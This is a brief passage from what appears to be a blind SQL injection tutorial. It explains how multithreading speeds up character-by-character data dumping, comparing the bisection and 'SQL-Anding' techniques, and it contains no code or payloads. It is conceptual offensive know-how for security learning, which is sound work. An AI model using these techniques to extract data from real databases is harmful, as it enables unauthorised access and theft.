Further Optimization

Although these algorithms are already a massive improvement, this is only the beginning. We can further improve them with multithreading.

In the case of `bisection`, the `7` requests we send to dump a character all depend on each other, so they must be sent in order, however individual characters are independent and can therefore be dumped in independent threads.

When it comes to `SQL-Anding`, the `7` requests to dump a character are all independent of each other, and all characters are independent of each other, so we can have all the requests we need to send run parallel.

If you're interested in learning more about this topic, then you can check out this video.